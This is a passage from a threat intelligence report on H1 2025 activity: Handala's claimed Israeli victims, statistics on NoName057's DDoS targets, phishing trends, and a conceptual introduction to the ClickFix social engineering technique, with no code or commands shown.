
Victim
099 Primo Communications Ltd
Aerodreams
Agura B.C., LTD
Ben Horin & Alexandrovitz Ltd.
ClockWorkAdmin
Haor Heavy Transport
Hotam Economic Strategy & Control
Israel Job Info Ltd
Israel Ministry of National Security
Israel Police
Israel's fuel supply system
JobPlace Ltd
Kibbutz Almog
Mor Logistics
QHR Ltd
Saban Systems
Shelter locations in Israel
Sivim IT
TBN Israel
Tosaf
Weizmann Institute of Science
Y.G. New Idan
YHD Group
Zacharia Levi Ltd
Zuk Group

Handala victim industries in H1 of 2025



After the escalation, Handala attacked and published 21 targets in just 16 days between June 14th and June 30th, 2025. All of the targets are Israelian, and industry wise there are no clear patterns or an industry that would stick out. As victims are from various different lines of work, the link between them seems to be the cooperation with the state of Israel or its military, and in some cases the critical infrastructure of the country. There are targets from educational sector that Handala claims to be deeply embedded with "the development of weapons of mass destruction". The group has also leaked information about the bomb shelter locations in Israel and the infrastructure of companies responsible for fuel supply. On the other hand, some of the targets seem to be tied to the military of Israel, as there are victims that Handala claims to train pilots for fighter jets or drones and, for example, alleged private military companies.

Handala's operation demonstrates the capabilities that this kind of threat actor possesses. The sheer amount of attacks in such a short time period shows that the group is most likely fairly well organized and is not a particularly small group of hacktivists. Even though it is evident that Handala has political motives, it is hard to place it to any threat actor category. With the information available, it is impossible to determine who is behind the group, or even if Handala is truly a hacktivist group that has no ties to any government or intelligence services.



Usually conflicts as such – and their escalation – often activate loosely organized, politically motivated hacktivists, financially motivated threat actors exploiting the situation, and of course state funded adversaries.

Geopolitical situation
Page 9

Our DDoS data is based on hacktivist group NoName057's attacks and is gathered from open sources. If the group has targeted multiple subdomains of one entity during one attack, only the victim organization has been listed. A single target in the statistics refers to an individual entity targeted in a specific attack. A single target may appear multiple times in the graph if it has been targeted on distinctly different days or as part of separate attack waves. We use the upper sectors of 2022 NAICS to determine the industries.

DDoS


At the end of 2024, it seemed that the Russian hacktivist group NoName057 (hereafter referred to as NoName) was evolving its tactics. The group had more and more strategic alliances that dictated the course of the distributed denial-of-service (DDoS) attacks, and some of its allies seemed to possess more advanced hacking capabilities. At least in the first half of 2025, the coalitions and alliances haven't seemed to change NoName's Tactics, Techniques, and Procedures.

NetNordic Threat Intelligence team followed NoName for the first half of 2025 and noticed some changes in the targeted countries and industries of the group compared to last year. In addition, we compared NoName's publicly listed victims, and the victims configured to its DDoSia tool in the first quarter of 2025 to gain visibility to the efficiency of its attacks.

NoName has used the DDoSia tool to orchestrate its DDoS attacks for quite some time now. The tool enables volunteers to participate in the group's DDoS attacks, and it gets the information on each day's targets via a Command-and-Control server. [15] The tool has been distributed via Telegram, where the group also writes posts about its victims – usually while spreading misinformation about or mocking Western democracies and their leaders. Additionally, the victims are also posted, for example, on X (Twitter). The most active volunteers are rewarded with cryptocurrencies, which increases the enthusiasm of like-minded individuals [15].

Our DDoS data is based on hacktivist group NoName057's attacks and is gathered from open sources. If the group has targeted multiple subdomains of one entity during one attack, only the victim organization has been listed. A single target in the statistics refers to an individual entity targeted in a specific attack. A single target may appear multiple times in the graph if it has been targeted on distinctly different days or as part of separate attack waves. We use the upper sectors of 2022 NAICS to determine the industries.

Noname057 (16) weekly comparison: unique targets vs. unique victims



Comparing NoName057's targets and victims

The graph shows the number of unique domains from NoName's DDoSia bot and the number of publicly listed victims from the beginning of 2025 to end of March. The bars represent weeks, but it is noteworthy that the ones beginning from January 1st and March 31st are not full weeks.

On average, during the first quarter of 2025, NoName had 185 targets per week. The average number of listed victims on social media was 81 per week. Therefore, our study demonstrates that, on average, NoName listed 44% of its weekly DDoSia targets to its social media sites. This indicates the success rate of NoName's DDoS attacks, since the group uses screenshots of the target sites that are down in its posts, so the target sites that are up would not serve any purpose in its agenda.

NoName had the most targets in DDoSia on the week beginning from March 3rd. However, this wasn't the group's most successful or unsuccessful week. NoName had the most success in the weeks beginning from February 24th and March 17th, which had the success rate of 85% and 62%, respectively. During those weeks, 85% and 66% of the targets belonged to the public sector.

NoName's most unsuccessful weeks were the weeks beginning from January 20th, February 10th, and March 10th. These weeks had the success rate of 37%, 30%, and 38%, respectively. At that time, about only 50% of NoName's targets were public administration, which means that the other half was private sector. This indicates that NoName has more success when it targets the public sector.

This study highlights that on average NoName tries to overthrow over half more organizational domains than it implies on its social media. Additionally, the hacktivist group is more successful when targeting the public sector. This is a clear indication that many organizations have adequate DDoS protections in place, which make it harder for NoName to claim a successful attack.

Our DDoS data is based on hacktivist group NoName057's attacks and is gathered from open sources. If the group has targeted multiple subdomains of one entity during one attack, only the victim organization has been listed. A single target in the statistics refers to an individual entity targeted in a specific attack. A single target may appear multiple times in the graph if it has been targeted on distinctly different days or as part of separate attack waves. We use the upper sectors of 2022 NAICS to determine the industries.

Target countries


Next, let's take a look at NoName's DDoS targets (page 15) for the first half of 2025. Like previously, Ukraine was the most targeted country with 577 entities targeted. Italy was the second most targeted with 271 entities and France third with 216. All of these countries were targeted either due to the Russo-Ukrainian war or the assistance provided in it.

In total, there were 2097 targets, which is an 11% rise from 2024's first half's 1881 targets. There were only 19 target countries in the first half of 2025, while in the first half of 2024, NoName targeted 31 individual countries. We already noticed a change in the number of targeted countries in our End of the Year Threat Intelligence Report 2024, since NoName started to target less countries for longer periods of time during the second half of the year.

The biggest change when comparing the first halves of 2024 and 2025 together was the change in the targeted countries. In the first half of 2024, NoName targeted countries outside of Europe only seven times, but in the first half of 2025, the amount was 219. In H1 of 2024, there were 208 targets from the Nordic countries and in the first half of 2025, only 49. As we wrote in our End of the Year Threat Intelligence Report 2024, foreign affairs and political alliances are showing increasingly in NoName's targeting: The opponents of Russia's allies are more often targeted, which might carry off targeting from European countries aiding Ukraine, such as the Nordic countries.

It remains to be seen whether the second half of 2025 will change the most targeted countries drastically or add some new ones to the mix. For example, Moldova was not targeted at all in H1 of 2025, but the country is holding a formative parliamentary election in September, which is expected to gain unwanted attention from Russia [16].

Noname057 DDoS target countries in H1 of 2025




Our DDoS data is based on hacktivist group NoName057's attacks and is gathered from open sources. If the group has targeted multiple subdomains of one entity during one attack, only the victim organization has been listed. A single target in the statistics refers to an individual entity targeted in a specific attack. A single target may appear multiple times in the graph if it has been targeted on distinctly different days or as part of separate attack waves. We use the upper sectors of 2022 NAICS to determine the industries.

Target industries

As for the industries targeted by NoName, "Public Administration" was the most targeted with around 47% in H1 of 2025. However, in the first half of 2024, the percentage was around 51%. Other industries that saw a decrease from H1 of 2024, were "Transportation and Warehousing" (from around 19% to around 9%) and "Finance and Insurance" (from around 13% to around 9%), as "Manufacturing" topped them to take second place, rising from around 3% to about 14%. "Information" rose to fifth place with around 8% share, while in H1 of 2024, only around 3% of the targets belonged to it.

This marks a significant change in NoName's targets, since the group has always targeted entities that are the most visible to the public and gain the most media attention. It seems that in the first half of 2025, the group was choosing targets from the manufacturing industry based on their possible involvement in the defense industry in general and possible influence in the Russo-Ukrainian war.




Noname057 DDoS target industries in H1 of 2025

- Public Administration
- Manufacturing
- Transportation and Warehousing
- Finance and Insurance
- Information
- Utilities
- Professional, Scientific, and Technical Services
- Arts, Entertainment, and Recreation
- Mining, Quarrying, and Oil and Gas Extraction
- Other Services (except Public Administration)
- Administrative and Support and Waste Management and ...
- Retail Trade
- Educational Services
- Real Estate and Rental and Leasing
- Construction
- Wholesale Trade
- Agriculture, Forestry, Fishing and Hunting
- Accommodation and Food Services
- Healthcase and Social Assistance

Phishing

NetNordic SOC: Phishing actions of H1 2025



NetNordic SOC phishing actions

The first half of 2025 did not bring us many drastic changes in the phishing techniques of the adversaries. As we can see from the graph presenting NetNordic SOC phishing actions, the number of detected campaigns and active response (AR) actions against them have remained quite even during this half-year timeframe. However, unlike in the first half of 2024, the beginning of the year did not draw attention.

The Finnish National Cyber Security Centre warned about intensified Adversary-in-the-Middle (AiTM) phishing attacks on two occasions in the first half of 2025: in March [17] and in May [18]. These warnings align with the tallest spikes in the phishing actions graph. The AiTM technique took off in phishing in 2024, and we wrote a technical writeup of it in our End of the Year Threat Intelligence Report. The effectiveness of the technique relies on stealing session details and thus bypassing MFA safeguards.

Another technique that was prevalent in the phishing cases detected by NetNordic SOC, was the good old PDF phishing scams. In these cases, the phishing lure is a PDF document that is either attached to the email and contains the phishing link or prompting the target to click on a malicious link to view a PDF. The effectiveness of this established technique shows that the adversaries don't need to come up with new techniques all the time, because the conventional methods work just as well if not better.


A relatively new technique that was on everyone's lips in the first half of 2025 was the ClickFix social engineering technique. In this technique, the victim receives a fraudulent error message that prompts the target to "fix" the issue by running malicious commands on their device and infecting it with malware. The ClickFix technique emerged in summer 2024 but became more commonly utilized in Europe during winter and spring 2025. One of the ways to distribute ClickFix has been phishing.

In the next section, we will examine the ClickFix attack chain, the reasons behind its success, how to safeguard against it, and how the technique is already evolving.

The ClickFix technique abuses native OS features, such as the Run dialog, protocol handlers and PowerShell, alongside social engineering to bypass defenses.

ClickFix

ClickFix is a social engineering technique that manipulates the user into executing malicious commands that lead to a malware infection – usually within just three keystrokes. The ClickFix technique exploits user trust by imitating familiar verification flows, such as fake reCAPTCHA dialog boxes that typically require user interaction.




A key characteristic of ClickFix is its use of clipboard hijacking to bypass traditional detection mechanisms. In contrast to many traditional attacks, ClickFix does not necessarily require any vulnerability or email attachment to be effective. Instead, the method capitalizes on the actions of users who unknowingly execute commands on their systems.

Threat actors leverage the ClickFix technique as an initial attack vector, with the payloads delivered varying in nature. The ClickFix technique is versatile, as it can be easily targeted towards users through common delivery mechanisms, such as phishing, malvertising, and compromised websites.


The ClickFix technique blends in with expected user behavior, abuses trusted interfaces, and evades detection by avoiding traditional indicators of compromise. To understand why it is so effective, it is important to examine how the technique is executed in practice. The following breakdown of the ClickFix attack chain demonstrates each stage from initial user engagement to payload execution.

ClickFix CAPTCHA Trap

The ClickFix attack chain

